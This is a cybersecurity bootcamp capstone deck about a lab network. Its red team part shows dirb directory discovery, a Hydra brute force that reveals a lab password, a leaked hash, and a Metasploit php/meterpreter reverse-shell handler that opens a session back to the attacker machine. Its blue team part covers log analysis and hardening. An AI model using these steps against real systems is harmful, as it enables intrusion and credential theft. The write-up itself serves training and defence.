Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: WIndows
Hostname:
ML-RefVm-684427

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.100
OS:Linux
Hostname: ELK

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK	192.168.1.100	SIEM server
Capstone	192.168.1.105	Web Server
ML-RefVm-684427	192.168.1.1	NAT Switch
Kali	192.168.1.90	Pen-test machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-548 Exposure of Information through Directory Listing	*Directories and information in them was inappropriately exposed. Giving away sensitive information*	*The attacker is allowed to learn about secret directories and the accounts who managed them.*
Weak Passwords and Poor Management	Passwords and hashes listed on the server also admin password was weak.	The attacker is able to bruteforce relatively easily and with admin credentials can find password hashes.
LFI	Able to input files to be run on the Web Server	This allows an attacker to input whatever they wish into a directory on the dav directory.
PHP Reverse Shell	Able to deploy a port listening allowing a reverse shell connection undetected by a firewall	Gained backdoor access to the server.

Exploitation: CWE-548 Exposure of Information through Directory Listing

01

Tools & Processes

Used any web app to navigate the site to find employees with credentials.

Used Dirb to search for secret directories automatically

Dirb http://192.168.1.105/ /usr/share/wordlists/dirb/common.txt


02

Achievements


Allowed me to know the site better to be able to plan an attack. Find out who had admin rights over parts of the site.

Found out Webdav exists and Ashton had privileges over secret_folders directory.

03



Parent Directory		-
ashton.txt	2019-05-07 18:31	329
hannah.txt	2019-05-07 18:33	404
ryan.txt	2019-05-07 18:34	227



```
root@Kali:/usr/share/wordlists/dirb# ls
big.txt     common.txt   extensions_common.txt  mutations_common.txt  small.txt    stress
catala.txt  euskera.txt  indexes.txt            others                spanish.txt  vulns
root@Kali:/usr/share/wordlists/dirb# dirb http://192.168.1.105/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  2 18:25:01 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Mon May  2 18:25:07 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:/usr/share/wordlists/dirb#
```

Exploitation: Weak passwords and management

01

Tools & Processes

Used Hydra to bruteforce Ashton’s Password.

Once the secret directory was accessed used cracksite to crack ryans password.


Instructions were then provided to get to the webdav directory which was used to exploit the system.

02

Achievements

Was able to have access to the secret folder. Then also made finding the backdoor exploit possible. Access to dav site which could be exploited with LFI.


03



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



```
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ilovemom1" - 10145 of 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 19:55:15
root@Kali:/usr/share/wordlists#
```

dav://192.168.1.105/webdav/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
/webdav on 1...
passwd.dav
"passwd.dav": 43 bytes unknown

Exploitation: PHP Reverse Shell

01

Tools & Processes

Used LFI vulnerability to insert a payload onto the site to execute.


Designed the payload with metasploit to set up a listener on the server.

02

Achievements

This allowed me to gain access the site completely. Shell was opened and could navigate through the backend.

03



```
timestamp

ısf5 > use exploit/multi/handler
ısf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
ısf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
ısf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
ısf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
 specified)
   LPORT  4444             yes       The listen port
```

```
ter/reverse_tcp lhost=192.168.1.90 lpo

g Msf::Module::Platform::PHP from the

 php from the payload
putting raw payload
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:56436)
 at 2022-05-03 13:13:01 -0700

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > 
```

dav://192.168.1.105/webdav/


ng the root account, you may harm your system.

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The Original Port scan what at 1: 16 on May 3rd
- 8 packets in the original
- I filtered by useragent and it came in a stream of get requests.



16 hits


May 1, 2022 @ 19:32:00.000 - May 7, 2022 @ 19:40:31.397 — Auto

```
May 7, 2022 @ 19:32:15.000  user_agent.original: Mozilla/5.0 (compatible; Nmap Scripting Engine;
                            https://nmap.org/book/nse.html) agent.hostname: server1 agent.id: 07143c2c-842d-4407-
                            8ad8-90e08d99f87a agent.ephemeral_id: a75f2b34-8b1c-4bfa-834e-039293ff7cc9
                            agent.type: filebeat agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log
                            log.offset: 96,745,072 source.address: 192.168.1.90 source.ip: 192.168.1.90

May 7, 2022 @ 19:32:15.000  user_agent.original: Mozilla/5.0 (compatible; Nmap Scripting Engine;
                            https://nmap.org/book/nse.html) agent.hostname: server1 agent.id: 07143c2c-842d-4407-
                            8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: a75f2b34-8b1c-4bfa-834e-
```

Analysis: Finding the Request for the Hidden Directory


- Request for the Hidden directory was at 2:55 on May 3
- Request for the “connect_to_corp_server” file or the instructions for Web dav



Time	_source
May 3, 2022 @ 02:55:15.000	url.original: /company_folders/secret_folder/ agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 5d4325c8-cd79-4cf1-a475-33727e0369ea agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 95,757,301 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access

Analysis: Uncovering the Brute Force Attack

- 700,562 requests due to incorrect syntax
- 700,561 requests before the password was found on may 3 at 02:55




1 hit

May 3, 2022 @ 00:00:00.000 - May 3, 2022 @ 03:00:00.000 — Auto


Time	_source
May 3, 2022 @ 02:55:15.000	url.original: /company_folders/secret_folder/ event.outcome: success agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 5d4325c8-cd79-4cf1-a475-33727e0369ea agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 95,761,789 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access

Analysis: Finding the WebDAV Connection

- 143 requests to the directory
- Passwd.dav was requested and the shell.php was requested to put



http://192.168.1.105/webdav	143
http://192.168.1.105/webdav/passwd.dav	97



15 hits

May 3, 2022 @ 00:00:00.000 - May 7, 2022 @ 20:05:28.104 — Auto

```
May 3, 2022 @ 20:20:17.000   url.original: /webdav/shell.php agent.hostname: server1 agent.id: 07143c2c-842d-4407-
                             8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 18e11205-0e18-4da8-9e98-
                             dfa32e3200fa agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log
                             log.offset: 96,530,696 source.address: 192.168.1.90 source.ip: 192.168.1.90
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- A wild card filter to detect well known port scan agents can be used to block scans. NMap, Angry IP, etc.
- A filter on limiting scans to 443 and 80 could also be used.
- With a 0 tolerance alarm system on any detections on specific port scanners.

System Hardening

What configurations can be set on the host to mitigate port scans?

A well maintained fire wall specifically on http and https ports (80 and 443)

Use of a SIEM with the firewall to detect any breach

Mitigation: Finding the Request for the Hidden Directory

Alarm

Filtering the IPs that access the sensitive folders. Only internal IPs can access the folder. If the requests from an external IP are greater than 0 it will trigger an email to the SOC. Who will shut down the connection.

System Hardening

Editing the configuration file on your http server could mitigate what IPs have access to which files and directories.

*Edits would occur in the httpd/conf directory
Setting up basic allow and deny rules for connections.

Mitigation: Preventing Brute Force Attacks

Alarm

Simple search query for “hydra” specific user_agent.originals and any number or requests from this agent would trigger an email to the SOC.

System Hardening

Two factor Authentication can be used to mitigate any request from a Brute force. In addition better passwords for admins. Multi layer logins for admins could also be an extra layer of defense for sensitive files. Encryption practices for sensitive data should also be followed.

Mitigation: Detecting the WebDAV Connection

Alarm

- Ip filtering again for any dav connection on the site. Any external IPs should trigger an alarm to email the SOC team.
- An additional filter on dirb agents looking for alternate directories.

System Hardening

Editing the same configuration file for the specific Webdav directory in allow and deny rules for incoming IPs.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Any http requests to put on the web server on a site that doesn't need it should trigger and alarm. With a purely informational server the only requests from external IPs should be Get requests.
- For highly secure website admins would also trigger the alarm and SOC should be in communication with the team about changes.

System Hardening

Setting up the configuration file again to deny and allow certain IPs of admins to make edits to the site. This would include Allow and deny rules as well as input validation rules.

The End